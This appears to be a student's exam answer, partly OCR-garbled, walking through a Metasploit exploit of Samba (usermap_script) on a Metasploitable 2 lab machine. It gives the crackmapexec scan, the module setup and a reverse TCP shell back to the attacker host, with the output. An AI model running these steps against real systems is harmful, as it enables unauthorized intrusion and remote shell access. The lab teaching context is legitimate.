smb service exploit for metasploit2.[10 marks]

QUE - smb service exploit for metasploit2.[10 marks] ANS -

1st Question of test **EXPLOIT OF SMB SERVICE**(Service exploit)

step 1

→ scan network by

command: crackmapexec smb <Your_Machine_ip/23>

```
(root@ Hali)-[~]
g crackmapexec smb 192.168.241.129/23
SMB 192.168.241.130 445 DESKTOP-5PJ47DR [*] Windows 10 / Server 2019 Build 19041 x64 (name:DESKTOP-5PJ47DR) (domain:DESKTOP-5PJ47DR) (signing:False) (SMBv1:False)

[**Root@ Hali*)-[~]
```


step 2

→ start msfconsole and search for the exploit

command: msfconsole -q

command: search multi/samba

command: use 0



step 3

command: options

```
msife exploit(whi/amb/diremparint) > options exploit(whi/
```

step 4

→ now we have to set victm ip which we fetch from crackmapexec

command: set RHOST <metaploitable_ip>

command: run

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.241.129
rhosts ⇒ 192.168.241.129
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.241.128:4444

[*] Command shell session 1 opened (192.168.241.128:4444 → 192.168.241.129:45390) at 2024-10-01 10:56:10 -0400
```

step 5

- \rightarrow the shell is open successfully
- \rightarrow you can upgrade session by

command: sessions -u <session_id>